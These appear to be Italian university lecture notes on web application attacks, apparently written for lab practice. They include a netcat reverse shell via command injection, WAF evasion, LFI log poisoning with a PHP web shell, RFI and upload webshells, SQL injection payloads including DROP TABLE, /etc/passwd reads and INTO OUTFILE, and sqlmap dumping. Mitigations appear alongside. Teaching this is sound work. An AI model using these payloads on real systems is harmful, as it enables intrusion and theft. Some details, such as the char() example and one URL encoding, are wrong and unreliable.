-> Wfuzz -H: rappresenta un altro modo per ottenere informazioni sui virtual host della macchina target. Per fare un esempio, se il file index.html dell'applicazione web di base della macchina target (e.g. kalimero) è composto da 10701 caratteri e noi vogliamo capire quali sono gli eventuali virtual host (con nome **.kalimero*) che ospitano applicazioni diverse da quella di base, dobbiamo ricorrere al seguente comando: *wfuzz -H "Host: FUZZ.kalimero" -w PATH_TO_WORDLIST –hh 10701 http://kalimero*, dove –hh indica che vogliamo scartare (nascondere) tutti i risultati con *chars == 10701*. Comunque sia, oltre al numero di caratteri (chars), possono essere usati come filtri anche il codice di risposta (response), il numero di righe (lines) e il numero di parole (word).
-> Wfuzz -u: può essere usato al posto di hydra per identificare cosa va inserito in un form. Il comando è:
wfuzz -b "COOKIE_KEY=COOKIE_VAL" -w PATH_TO_WORDLIST -u URL?username=USERNAME&password=FUZZ&Login=Login"
-> Gobuster dir: lanciando il comando *gobuster dir -u URL -w PATH_TO_WORDLIST*, è possibile effettuare un'enumerazione delle cartelle. Se vengono specificate anche delle estensioni di file tramite il flag -x, è possibile effettuare anche un'enumerazione di file.

Note per il penetration testing
-> Un server di tipo **DEV** è un server web atto a gestire i file (un po' come FTP). È dunque possibile sfruttare questo tipo di server per caricarvi, per esempio, una reverse shell e avviarla.
-> Il file **phpinfo.php** serve agli sviluppatori per debuggare e visualizzare tutte le informazioni php: se viene lasciato in produzione, può rivelare all'utente finale tutto ciò che php è configurato per fare (e.g. dove sono i path di configurazione, quali stream di php possono essere utilizzati, qual è la configurazione del db, come php gestisce le sessioni, quali sono le variabili di php).

Command injection
Nelle pagine web non statiche (che accettano un input dall'utente) spesso si utilizza il **command gateway interface** (**CGI**), che rappresenta un modo per sviluppare applicazioni web con linguaggi di programmazione back-end (e.g. C, Python).
Ad esempio, se l'utente lancia l'URL *http://bla.com/cgi-bin/my_scipt.cgi?yr=2015&str=a%20name*, sta sfruttando lo script my_script.cgi (il quale si attesta a una qualche applicazione), e sta passando a tale script i parametri 2015, 'a' (che sono rispettivamente un anno e una stringa).

Esempio (script CGI che non accetta parametri):



-> Vantaggio della CGI: prevede un'unica interfaccia da configurare per lavorare con diversi linguaggi di programmazione per sviluppare un'applicazione web.
-> Svantaggio della CGI: non è dinamica e flessibile; di fatto, ad oggi è impiegata per lo più per i sistemi embedded.

Ora, supponiamo di avere un CGI contenente un comando bash che invia per e-mail a un certo destinatario (passato come input) il contenuto di un file:

cat thefile | mail $1

La command injection consiste nell'utilizzare il parametro in modo tale che lo script, oltre a inviare il contenuto del file via mail, esegua anche un altro comando arbitrario. Ad esempio, basta lanciare il seguente URL: *http://localhost/my_script.cgi?mail=alberto.caponi@uniroma2.it;id*, dove id è il comando arbitrario che si vuole lanciare in più.

Oltre agli script CGI, per effettuare una command injection si può approfittare anche dei comandi php contenenti funzioni come **system()**, **shell_exec()**, **exec()**, **passthru()**, **popen()**.

WAF (Web Application Firewall):
È un firewall che protegge le applicazioni web e, per esempio, effettua la scansione degli input immessi dall'utente per gli script CGI e php. In particolare, è in grado di riconoscere la concatenazione tra più comandi (che può essere data dal 'punto e virgola', dall'and, dal doppio and, dall'or oppure dalla pipe) o comunque l'invocazione di comandi non previsti (e.g. which). Tuttavia, è possibile raggirare facilmente tali controlli del WAF sfruttando ad esempio gli apici singoli per concatenare più stringhe tra loro (e.g. *echo 'h"e"l"l"o'* è equivalente a *echo 'hello'*, e gli apici singoli potrebbero "confondere" il WAF) oppure usando dei placeholder come l'asterisco o il punto interrogativo per scrivere i comandi (e.g. *u?r/b*n/w*oa?i*).

Ottenimento di una reverse shell tramite command injection:
Supponiamo ad esempio di interagire con un server web che ci permette di effettuare il ping:

Qui è possibile performare una reverse shell nel seguente modo:
- Nella macchina host viene aperta una connessione Netcat sulla porta 8888: ***nc -lvnp 8888***
- Nel form del server web si effettua una command injection: ***127.0.0.1;/bin/nc HOST_IP 8888 -e /bin/sh***

Mitigazioni della command injection:
-> **Validazione dell'input**: se ad esempio ci si aspetta come input un indirizzo IP, si controlla che quello sia effettivamente un indirizzo IP.
-> **Sanitizzazione dell'input**: se ad esempio ci si aspetta come input un indirizzo IP con formato X.X.X.X ma viene passata una stringa di formato X,X,X,X, si convertono i punti in virgole in modo tale che, in ultima istanza, l'input sia corretto.

Tuttavia, per i comandi come echo che accettano in input una qualunque stringa, diventa difficile individuare un formato lecito o un formato non lecito, per cui anche le attività di validazione e sanitizzazione dell'input risultano più proibitive.

Comunque sia, in generale, è possibile definire una **white list** o una **black list** per le stringhe:
- Se abbiamo una white list, si verifica che solo i caratteri appartenenti alla white list compongono la stringa data in input.
- Se abbiamo una black list, si verifica che i caratteri appartenenti alla black list non compongano la stringa data in input.
Un'alternativa anche migliore consiste nell'effettuare il parsing della stringa, utilizzando i parser standard ove possibile.

Se invece il nostro obiettivo è limitare i danni che un attaccante può fare nel momento in cui riesce a performare una command injection, allora possiamo fare in modo che la nostra applicazione web venga eseguita coi privilegi minimi.

Introduzione al PHP

È un linguaggio interpretato utilizzato lato server per le applicazioni web: infatti, quando viene lanciato uno script PHP a seguito di una richiesta da parte del client, viene generato in output un file HTML verso cui il client verrà redirezionato. È anche possibile mischiare il linguaggio HTML e il linguaggio PHP a piacimento. Ad esempio:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
   "http://www.w3.org/TR/html4/loose.dtd">
<html>
   <head>
      <title>Example</title>
   </head>
   <body>

      <?php
            $msg = "Hi, I'm a PHP script!";
          echo $msg;
      ?>

   </body>
</html>
```

Eval vs include vs require:

- **Eval**: è un comando che accetta come parametro una stringa (che abbia un formato PHP), la valuta (i.e. interpreta ed esegue il codice) e, se effettivamente si tratta di codice PHP corretto, ne genera il relativo output.
- **Include**: è uno statement PHP che accetta come parametro un file PHP e lo esegue (badiamo che l'esecuzione di tale file PHP avviene prima rispetto al codice PHP successivo allo statement include() e questo, come vedremo, lascia uno spiraglio a una vulnerabilità).
- **Require**: è uno statement PHP del tutto analogo a *include*, con l'unica differenza che impone che ciascun file PHP può essere utilizzato al più una sola volta (mentre è possibile invocare include() molteplici volte passando come parametro sempre lo stesso file PHP).

$_GET e $_POST:

Sono due **array associativi** (i.e. due dizionari) che contengono i parametri che l'utente ha passato ai comandi GET/POST; ciascun parametro è rappresentato come una coppia *chiave=valore* e, per individuarlo, è sufficiente esprimere la chiave.
Di default, mentre i parametri del comando GET vengono memorizzati in un file di log, lo stesso non vale per il comando POST perché, tipicamente, i parametri del comando POST occupano molto spazio.

$_REQUEST:

È l'array associativo che di default ingloba il contenuto di $_GET, $_POST e $_COOKIE, dove $_COOKIE è un array associativo che contiene i cookie http.

File inclusion

Local file inclusion (LFI):

È un meccanismo che prevede che un'applicazione PHP venga scritta per includere file appartenenti al file system locale (del server) mediante lo statement include(). Può rappresentare un problema nel momento in cui l'input di include() non è sanitizzato per bene: sappiamo che, di base, include() è pensata per

accettare file PHP. Tuttavia, non controlla l'estensione del file, bensì ne fa uno scan completo del contenuto; tutto ciò che si trova all'interno di un tag PHP <?php tipo questo ?> viene interpretato come codice PHP e viene eseguito, mentre tutto ciò che si trova al di fuori viene interpretato come stringa HTML da stampare a schermo sul browser. Consideriamo il seguente esempio:

```
<?php
    include($_REQUEST["file"]);
?>
```

È possibile inviare una richiesta al server web specificando il parametro *file="nome_file"*, dove nome_file rappresenta un file arbitrario. Di conseguenza, include() è in grado di accedere in lettura a qualunque file che esista e che abbia i giusti permessi di accesso (eventualmente anche /etc/passwd). Questa vulnerabilità è nota come **arbitrary file read**.

Per aggiungere una protezione all'arbitrary file read, è possibile ad esempio impostare il codice PHP che contiene lo statement include() nel seguente modo:

```
<?php
  if isset($_REQUEST["file"]) {
    $file = $_REQUEST["file"];
    include("$file" . ".php");
  }
?>
```

Così stiamo imponendo che il file passato in input termini con ".php". È chiaro che così non va specificata esplicitamente l'estensione del file.

Se si sta utilizzando una versione PHP vecchia (fino a 5.3), è possibile neutralizzare questa protezione ponendo la variabile *file* uguale a una stringa che termina con '\0' (i.e. col byte %00): tutti i caratteri successivi al terminatore di stringa (i.e. ".php") vengono così ignorati, per cui, nel nostro caso specifico, rimane possibile passare in input dei file che non abbiano l'estensione .php.
Di conseguenza, i comandi PHP adeguati per invocare un'include() sono i seguenti:

```
<?php
if isset($_GET["file"]) {
  //remove any attempts at directory traversal
  $file = str_replace('../', '', $_GET['file']);
  include("$file.php");
}
?>
```

Qui str_replace() sostituisce l'eventuale "../" con la stringa vuota in modo da impedire di andare a ritroso con le directory per cercare file.

Tuttavia, c'è ancora un'altra questione: la stringa http considera determinati caratteri (e.g. '?', '/') come caratteri speciali per cui, se vengono utilizzati all'interno di un parametro, si rompe tutto. Di conseguenza, quello che si fa è sostituire tali caratteri con la corrispettiva rappresentazione esadecimale: ad esempio, se un parametro della stringa http è il path di un file contenente dei "../", questi ultimi diventano dei "..%2F". Ora, la conversione da rappresentazione esadecimale (e.g. %2F) a carattere originale (e.g. '/') può avvenire all'interno del server prima dell'esecuzione di qualunque file PHP oppure no: nel primo caso, quando viene invocata la funzione str_replace('../', '', $_GET['file']), si hanno effettivamente tutti gli eventuali %2F già convertiti in '/', per cui il rimpiazzamento di '../' in stringa vuota va a buon fine. In caso contrario, invece, str_replace() non ha effetto, mentre la funzione include(), seppur si ritrovi in input il nome di un file contenente dei caratteri espressi in esadecimale, è in grado di interpretare correttamente il nome stesso (per cui, ad esempio, sostituisce gli eventuali %2F con '/'); perciò, in questo secondo caso, la protezione data dalla funzione str_replace() non ha effetto. Nelle applicazioni web moderne, la conversione da rappresentazione esadecimale a carattere originale avviene subito all'interno del server per cui, attualmente, il problema non si presenta più.

CHARACTER	PURPOSE IN URI	ENCODING
#	Separate anchors	%23
?	Separate query string	%3F
&	Separate query elements	%24
%	Indicates an encoded character	%25
/	Separate domain and directories	%2F
+	Indicates a space	%2B
<space>	Use it encoded!	%20 or +

È ancora possibile bypassare i meccanismi di protezione sulla file inclusion (di cui comunque è possibile avere un quadro d'insieme al link [PayloadsAllTheThings/File Inclusion at master · swisskyrepo/PayloadsAllTheThings (github.com)]):
- Da una parte, rimane possibile utilizzare i percorsi assoluti per individuare il file da passare come parametro a include(): ad esempio, se passiamo /etc/passwd, abbiamo fatto la frittata. Per ovviare a questo inconveniente è possibile ad esempio anteporre al nome del file ($_GET["file"]) un "./" per imporre che vengano accettati solo file che si trovano all'interno della directory corrente del server.

- È possibile anche fare in modo che rimangano dei "../" anche dopo la chiamata a str_replace(): ad esempio, la stringa "….//….//….//….//….//….//etc/passwd" diventerebbe "../../../../../../etc/passwd".

- In alternativa, si possono utilizzare dei filtri per PHP. Un primo esempio è il **base64 filter**, che serve a convertire il codice contenuto nel file .php da passare in input a include() nella codifica base64 corrispondente. Così, quando viene eseguito include(), si analizza e si esegue un file .php il cui contenuto non è altro che una sequenza di caratteri in base64 (per cui non si tratta di file .php eseguibile, bensì di un file che va acceduto in lettura, per cui quello che si ottiene a schermo è proprio il contenuto in base64 del file .php). A tal punto, è possibile riconvertire la stringa in base64 stampata su browser nel formato originale per leggere il codice sorgente del file .php. Si tratta di un tipo di attacco che ha lo scopo di accedere al codice sorgente dei file .php che si trovano nel server: ad esempio, è possibile trovare nel codice sorgente le credenziali per accedere a un qualche database e/o altre informazioni sensibili. L'efficacia del filtro dipende da quali meccanismi di protezione/sanitizzazione vengono applicati sulle stringhe di input che identificano i nomi dei file.
Un secondo esempio di filtro è l'**input filter**, che corrisponde al contenuto del body della richiesta http e, purtroppo, è un filtro disabilitato di default perché troppo "pericoloso". In particolare, con l'input filter è possibile inserire nel body un pezzo di codice PHP scelto da noi (a patto che la richiesta sia una POST). Ad esempio, è possibile includere con una inclusion() il file di log che, all'interno del server, tiene traccia di tutte le richieste GET che sono state effettuate; all'interno delle richieste, il campo user-agent può essere impostato a piacere per cui, se viene posto uguale a del codice PHP e se successivamente viene dato il file di log in input a inclusion(), stiamo praticamente forzando l'esecuzione del codice PHP posto nel campo user-agent delle richieste GET precedenti (il problema che possiamo avere è la mancanza dei permessi di accesso al file di log). In definitiva, la richiesta http dell'attaccante sarà di questo tipo:

```
GET /index.php?file= HTTP/1.1
Host: 127.0.0.1
User-Agent: <?php echo shell_exec($_GET[0]); ?>
Connection: close
```

L'output restituito e mostrato sul browser a seguito di questa richiesta sarà del tipo:
"GET /index.php?file=filename HTTP/1.1" 200 182 "-" "uid=33(www-data) gid=33(www-data) groups=33(www-data)"
Analogamente, al posto di 'id' è possibile utilizzare il comando che serve a ottenere una reverse shell; in quest'ultimo caso, però, è necessario codificare in esadecimale i caratteri speciali come lo spazio, '&', '/' e così via.

- Una soluzione che di base funziona sempre consiste nell'includere con una include() i file posti nella directory **/proc/self**, che in generale è accessibile a tutti: di fatto, accedere a /proc/self equivale ad accedere alla directory del file system proc associata al PID del processo chiamante (infatti all'interno di proc si ha una sotto-cartella per ogni processo presente all'interno del sistema).
Lo pseudofile **/proc/self/environ** contiene tutte le variabili d'ambiente del processo chiamante; qui dentro c'è la possibilità di trovare roba come **HTTP_USER_AGENT**. Qui il problema è che, nonostante abbiamo sempre accesso a /proc/self, non è detto che abbiamo sempre accesso allo pseudofile /proc/self/environ.
In alternativa, anziché considerare la sottodirectory self del file system proc, è possibile includere con una include i file di tipo **/proc/*/fid**, che contengono i file descriptor sfruttati da ciascun processo; per ciascun file descriptor associato a una socket sono riportate le informazioni relative alle richieste http che sono state inviate (come lo user-agent, che appunto può essere posto uguale a del codice PHP arbitrario).

- Un'ulteriore soluzione consiste nel modificare un cookie di sessione introducendovi del codice PHP e poi nell'includere con una include() il cookie stesso. Lato server il cookie è memorizzato come un file che può avere un pathname di tipo **/tmp/sess_mysessionid%00** oppure di tipo **/var/lib/php5/sess_mysessionid%00** (dove *mysessionid* è l'ID di sessione con cui viene identificato il cookie).

Remote file inclusion (RFI):
È analoga alla LFI con la differenza per cui qui l'applicazione PHP viene scritta per includere file appartenenti a un qualunque file system remoto (tipicamente uno appartenente alla macchina dell'attaccante).
In quest'altro caso, la richiesta http dell'attaccante può essere di questo tipo:

```
GET /dvwa/vulnerabilities/fi/?page=http://192.168.56.1:8000/test_rfi.php&0=id HTTP/1.1
Host: 192.168.56.4
User-Agent: test
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: security=low; PHPSESSID=1018624ad259e4981bd42f96a5f0444a; nuovocoookie=test
Upgrade-Insecure-Requests: 1
```

Un modo per provare a prevenire attacchi che sfruttano la RFI è mediante la funzione str_replace():

$file = str_replace ("http://", "", $_GET['file']);
$file = str_replace ("https://", "", $_GET['file']);

Analogamente alla sottostringa "../", è possibile bypassare questo controllo inserendo in input un filepath che inizia con "httphttp://://" al posto di "http://".

File upload
Quando si effettua il submit di un form di upload per caricare un file sul server, la richiesta http del client appare come segue:

```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.56.4
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------153050538218234642671100916528
Content-Length: 484
Origin: http://192.168.56.4
Connection: close
Referer: http://192.168.56.4/dvwa/vulnerabilities/upload/
Cookie: security=low; PHPSESSID=1018624ad259e4981bd42f96a5f0444a
Upgrade-Insecure-Requests: 1

-----------------------------153050538218234642671100916528
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----------------------------153050538218234642671100916528
Content-Disposition: form-data; name="uploaded"; filename="test.txt"
Content-Type: text/plain

contenuto di test
-----------------------------153050538218234642671100916528
Content-Disposition: form-data; name="Upload"

Upload
-----------------------------153050538218234642671100916528--
```

Il boundary è un separatore di elementi (file, elementi del form).

test.txt è il nome del file caricato; "contenuto di test" è il contenuto del file test.txt.

Ovviamente è possibile scrivere del codice PHP al posto di “contenuto di test”, come ad esempio:

<?php echo shell_exec ($_GET[0]); ?>

A questo punto, si procede con la LFI in modo tale che venga eseguito il codice PHP del file appena caricato (e incluso con una include()):

```
GET /dvwa/vulnerabilities/fi/?page=../../hackable/uploads/test.txt&0=id HTTP/1.1
Host: 192.168.56.4
User-Agent: test
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: security=medium; PHPSESSID=1018624ad259e4981bd42f96a5f0444a; nuovocoookie=test
Upgrade-Insecure-Requests: 1
```

Delle contromisure contro questo tipo di attacco possono essere i controlli sul content-type (che ad esempio deve essere pari a image/jpeg), sull’estensione del file e/o sui byte iniziali dell’header del file che identificano appunto la tipologia del file stesso. Molto spesso, rimane comunque possibile aggirare questi controlli aggiuntivi facendo per esempio l’append di codice PHP in fondo al file (di base legittimo) che si vuole caricare sul server. Ed ecco l’acqua.

SQL INJECTION


Classificazione dell'SQL injection (SQLi)
-> Classificazione in base all'obiettivo: bypass dell'autenticazione, estrazione di dati, escalation dei privilegi.
-> Classificazione in base alla sorgente dell'exploitation: input dell'utente, header di file, injection di secondo ordine.
-> Classificazione in base agli aspetti tecnici dell'attacco: error-based, union-based, blind.

Classificazione in base agli aspetti tecnici dell'attacco
In-band (aka error-based SQLi):
Sono SQLi che utilizzano lo stesso canale di comunicazione per l'invio dell'input / del messaggio di richiesta da parte dell'attaccante e per il recupero delle informazioni presenti nel messaggio di risposta. Ad esempio, un parametro della query SQL può portare a ottenere il dump di determinate informazioni del database del server sulla pagina web restituita all'attaccante.

Out-of-band (aka union-based SQLi):
Sono SQLi che utilizzano due canali di comunicazione differenti per l'input e per il dump dell'output. Ad esempio, è possibile effettuare un'injection su un'applicazione web e utilizzare un secondo canale come Email per ottenere il dump delle informazioni desiderate.

Inferential (aka blind SQLi):
Sono SQLi che utilizzano esclusivamente un canale di comunicazione per l'input. Qui l'attaccante è in grado di ricostruire le informazioni desiderate osservando il comportamento del server: ad esempio, se l'attaccante invia una query SQL su dei dati che effettivamente esistono, il server tipicamente impiega più tempo per elaborare la richiesta.

Idea dell'SQLi
Supponiamo che il client di un'applicazione web abbia la possibilità di ottenere il nome e il cognome di un unico utente (magari dell'utente correntemente loggato) a partire dal suo user id. Allora il client invierà al server una richiesta del tipo:



All'interno del server c'è del codice PHP che, tra le varie cose, invia una query SQL al database:

```
$id = $_GET['id'];

$getid = "SELECT first_name, last_name FROM users
          WHERE user_id = $id";

$result = mysql_query($getid) or die('<pre>' . mysql_error() .
'</pre>' );
```

Un attaccante potrebbe inviare al server una richiesta dove il parametro id è posto pari a '-1 OR 1=1', che è una tautologia; in tal modo, la query SQL inviata al database si traduce nel seguente modo:

$query = "SELECT first_name, last_name FROM users WHERE user_id = $id";

$query = "SELECT first_name, last_name FROM users WHERE user_id = -1 OR 1=1";

Questa tautologia rende la clausola WHERE sempre vera, per cui la risposta alla query comprenderà tutte le righe della tabella users: l'effetto finale è che l'attaccante ha accesso alle informazioni su tutti gli utenti e, quindi, informazioni che non gli competono.

Aggiungere degli apici singoli intorno a $id all'interno della query SQL, in realtà, non risolve il problema:

```
$id = $_GET['id'];
$getid = "SELECT first_name, last_name FROM users
            WHERE user_id = '$id'";
$result = mysql_query($getid) or die('<pre>' .
mysql_error() . '</pre>' );
```

In effetti, un attaccante potrebbe inviare una richiesta col parametro id posto uguale a **1' OR 1=1;#** (il punto e virgola serve a concludere la query e il cancelletto a far iniziare un commento; sono caratteri utili nel momento in cui dopo c'è ancora un pezzetto di query che l'attaccante vuole eliminare).
Peggio ancora, l'attaccante potrebbe effettuare il drop di un'intera tabella: **1' ; DROP TABLE Users;--#**
Un'ulteriore possibilità è accedere a una tabella del database che non è di competenza del client sfruttando una **UNION**. Ad esempio, supponiamo che, per uno specifico caso d'uso, l'applicazione web permetta al client di accedere solo alle informazioni (name, prize) della tabella products, e supponiamo che l'attaccante voglia invece accedere alle informazioni (username, password) della tabella users. Allora, la query SQL sarà implementata all'interno del codice PHP del server nel seguente modo:

select name, prize from products where name = $name;

Così l'attaccante può inviare una richiesta al server impostando il parametro *name* in modo tale che la query SQL si traduca nel seguente modo:

select name, prize from products where name = '1' UNION select username, password from users; -- ';

Ponendo name = '1', probabilmente non si otterrà alcuna istanza della tabella products. La UNION, però, in questo caso aggiunge tutte le istanze della tabella users. È bene notare che la query prima della UNION e quella dopo la UNION coinvolgono lo stesso numero di attributi (che devono anche essere dello stesso tipo).

SQL injection error-based
Ha lo scopo di capire qual è la sintassi usata dal server per generare la query SQL a partire dall'input dell'utente. Ad esempio, supponiamo di avere un form che accetta in input un identificatore e restituisce in output il nome e il cognome dell'utente associato a quell'identificatore:

Non sappiamo perfettamente com'è fatta la query SQL costruita dal server ma il comando PHP che la genera dovrebbe assomigliare a una cosa di questo tipo:

$query = "SELECT id, firstname, surname FROM users WHERE id = " . $_GET['id'] . ";";

Per cui, in definitiva, la query SQL dovrebbe apparire così:

SELECT id, firstname, surname FROM users WHERE id = 2;

In realtà, non sappiamo cosa abbiamo esattamente dopo la keyword WHERE: potremmo avere delle parentesi (perché magari la condizione data in input dall'utente va messa in OR con altre condizioni aggiunte in modo trasparente dal server) o anche un valore racchiuso tra virgolette (perché magari l'id è una stringa).

Aggiunta di virgolette:
Il modo per stabilire se vengono aggiunte delle virgolette o meno è inserire il seguente input: **1; -- -**
Se le virgolette vengono aggiunte, allora la query appare così:

SELECT id, firstname, surname FROM users WHERE id = '1; -- -';

Qui la seconda virgoletta appartiene a un commento, per cui è come se non ci fosse all'interno della query: di conseguenza, appare una virgoletta sola (che è dispari), per cui all'utente compare un errore di sintassi.
Se invece le virgolette non vengono aggiunte dal server, allora la query appare così:

SELECT id, firstname, surname FROM users WHERE id = 1; -- -;

Qui invece non abbiamo alcun errore di sintassi e la query è esattamente equivalente a:

SELECT id, firstname, surname FROM users WHERE id = 1;

NB: oltre alle virgolette, potrebbe essere necessario effettuare un controllo anche sull'aggiunta di un "punto e virgola" a fine query: tale aggiunta si ha solo nei server meno ancestrali.

Numero di attributi selezionati:
Nel momento in cui vogliamo effettuare una SQL injection sfruttando una UNION, dobbiamo anzitutto considerare che il numero di attributi estratti dalla seconda SELECT deve essere uguale al numero di attributi estratti dalla prima SELECT. Perciò, dobbiamo prima effettuare una SQL injection error-based che abbia lo scopo di stabilire quanti attributi vengono dati come parametri al comando SELECT della query SQL incapsulata nel comando PHP implementato dal server. Tale SQL injection error-based dovrà prevedere l'utilizzo della clausola ORDER BY in cui, anziché il nome dell'attributo, può essere specificato un valore numerico a partire da 1 che indica la posizione dell'attributo (tra i parametri di SELECT) rispetto a cui si vogliono ordinare i risultati della query: se questo valore numerico è minore o uguale al numero di attributi selezionati, la query andrà a buon fine, altrimenti no.
Assumendo che il server aggiunga delle virgolette al valore di *id*, l'input da inserire è fatto in questo modo: **1' ORDER BY 1; #**. A questo punto si fa una serie di tentativi in cui si incrementa di volta in volta l'argomento di ORDER BY finché non si ha un errore. Tornando al nostro form di prima, se con ORDER BY 2 la query va a buon fine ma con ORDER BY 3 no, vuol dire che gli attributi estratti dal comando SELECT sono solo 2 per cui, più probabilmente, il comando PHP che genera la query SQL assomiglia a una cosa di questo tipo:

$query = "SELECT firstname, surname FROM users WHERE id = '" . $_GET['id'] . "';";

Tipi di attributi selezionati:
Una volta stabilito il numero di attributi estratti dalla SELECT, si può sfruttare la keyword UNION all'interno di una nuova SQL injection error-based per stabilire anche il tipo di questi attributi. Ad esempio, per verificare che abbiamo a che fare con due attributi di tipo stringa, possiamo provare a fornire al sistema il

seguente input: **1' UNION SELECT 'uno', 'due'; #**
E così via, fin tanto che non otteniamo una risposta diversa da un errore. Tipicamente, però, è utile trovare solo un attributo di tipo stringa e, a quel punto, nella SELECT iniettata (i.e. quella a destra di UNION), possiamo porre tutti gli altri attributi pari a NULL, che è un valore valido per qualunque tipo di dato.

SQL injection union-based
Ottenimento di informazioni dopo aver sfruttato SQL injection error-based:
Se per la persistenza si usa un server MySQL, allora esisterà un database di nome **information_schema** che contiene i nomi di tutti i database, di tutte le tabelle e di tutte le colonne. In particolare:
- Si ha una tabella di nome **schemata**, che ha una entry per ogni database memorizzato nel sistema e contiene la colonna **SCHEMA_NAME**. Tale schema_name indica il nome di ciascun database.
- Si ha una tabella di nome **tables**, che contiene la colonna **TABLE_NAME** (che indica il nome di ciascuna tabella) e la colonna **TABLE_SCHEMA** (che indica il database a cui appartiene quella tabella).
- Si ha una tabella di nome **columns**, che contiene la colonna **COLUMN_NAME** (che indica il nome di ciascuna colonna), la colonna **TABLE_NAME** (che la tabella a cui appartiene quella colonna) e la colonna **TABLE_SCHEMA** (che indica il database a cui appartiene la tabella TABLE_NAME).

Con riferimento al solito esempio:
-> Per ottenere il nome di tutti i database presenti nel sistema, basta inserire questo input all'interno del form: **1' UNION SELECT SCHEMA_NAME, 'due' FROM information_schema.schemata; #**
-> Per ottenere il nome di tutte le tabelle di tutti i database presenti nel sistema, basta inserire questo input nel form: **1' UNION SELECT TABLE_NAME, TABLE_SCHEMA FROM information_schema.tables; #**
-> Per ottenere il nome delle colonne di tutte le tabelle di uno specifico database (e.g. 'dwva'), basta inserire nel form: **1' UNION SELECT COLUMN_NAME, TABLE_NAME FROM information_schema.columns WHERE TABLE_SCHEMA='dwva'; #**

Supponendo ora che troviamo particolarmente interessanti gli attributi 'username' e 'password' della tabella 'users' del database 'dwva', possiamo infine arrivare a inserire nel form l'input riportato qui di seguito: **1' UNION SELECT user, password FROM dwva.users; #**

Precedentemente abbiamo accennato che di norma è sufficiente avere un solo attributo di tipo stringa per finalizzare un attacco di questo tipo. Di fatto, se il comando SELECT avesse avuto un solo argomento anziché due, sarebbe stato possibile utilizzare il costrutto **GROUP_CONCAT()** per concatenare più informazioni all'interno di un unico attributo. In tal caso, l'input da dare al form avrebbe avuto un formato di questo tipo: **1' UNION SELECT GROUP_CONCAT(user,':',password) FROM dwva.users; #**

Nel caso in cui vogliamo recuperare delle informazioni che non sono rappresentate con delle stringhe e non vengono convertite in modo automatico in delle stringhe (e.g. le date), possiamo utilizzare il costrutto **CONVERT()**.

Praticità degli SQL injection
Spesso non è agevole eseguire a mano gli SQL injection error-based e union-based così come li abbiamo descritti. Corre dunque in aiuto un tool che automatizza tutto il procedimento: **sqlmap**. Basta lanciare su terminale il comando sqlmap specificando col flag -r il nome di un file contenente una richiesta http (e.g. relativa alla compilazione del famoso form). È anche possibile aggiungere qualcuno dei flag riportati nella pagina seguente.

```
-a, --all           Retrieve everything
-b, --banner        Retrieve DBMS banner
--current-user      Retrieve DBMS current user
--current-db        Retrieve DBMS current database
--passwords         Enumerate DBMS users password hashes
--tables            Enumerate DBMS database tables
--columns           Enumerate DBMS database table columns
--schema            Enumerate DBMS schema
--dump              Dump DBMS database table entries
--dump-all          Dump all DBMS databases tables entries
-D DB               DBMS database to enumerate
-T TBL              DBMS database table(s) to enumerate
-C COL              DBMS database table column(s) to enumerate
```

-> Per enumerare tutti i database: *sqlmap -r NOME_FILE –schema*
-> Per enumerare tutte le tabelle di uno specifico database: *sqlmap -r NOME_FILE -D NOME_DB –tables*
-> Per effettuare il dump di una specifica tabella: *sqlmap -r NOME_FILE -D NOME_DB -T NOME_TAB –dump*

Prevenzione dell'SQL injection

Per evitare che gli attacchi di tipo SQL injection vadano a buon fine, occorre effettuare una sanitizzazione dell'input dell'utente. Questo può essere fatto in più modi:
- Individuare ed eliminare i caratteri sospetti (i.e. appartenenti a una black list), come le virgolette, il cancelletto, o anche la parola 'UNION'. Ciò però potrebbe non bastare perché spesso l'attaccante può aggirare controlli di questo tipo.
- Definire una white list, ovvero una lista degli unici caratteri che vengono permessi per l'input fornito dall'utente.
- Definire lato server delle **query parametrizzate**, dette anche **query con prepared statement** (vedi il corso di Basi di Dati).

Accesso al file system tramite SQL injection

Può avvenire con l'ausilio di alcune funzioni / keyword messe a disposizione dal linguaggio SQL:
-> **load_file()**: accede al contenuto del file il cui pathname viene passato come parametro. Tornando al nostro esempio sulla compilazione del form, è possibile fornire un input di questo tipo, che porterà il server a restituire come prima colonna il valore 1 e come seconda colonna tutto il contenuto del file /etc/passwd:

1' UNION SELECT 1, load_file('/etc/passwd'); #

-> **char()**: converte una sequenza di numeri compresi tra 0 e 255 (i.e. valori di byte) nei caratteri corrispondenti. È una funzione fondamentale dal momento in cui avere determinati caratteri speciali all'interno dell'input (come le virgolette e gli slash) potrebbe rappresentare un problema già a livello di protocollo http. L'input da inserire all'interno del form dovrà quindi risultare così:

1' UNION SELECT 1, load_file(47,101,116,99,47,112,97,115,115,119,100)); #

-> **INTO OUTFILE**: crea il file il cui pathname viene passato come parametro e riporta al suo interno l'output della query. Con questo meccanismo è possibile iniettare dei file PHP all'interno del file system del server, come mostrato dalla seguente richiesta http:

```
GET /dvwa/vulnerabilities/sqli/?Submit=Submit&id=
1'+UNION+select+NULL,'<%3fphp+echo+test+%3f>'+INTO+OUTFILE+'/var/www/test_injection/test.p
hp'+--+- HTTP/1.1
Host: 192.168.56.4
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
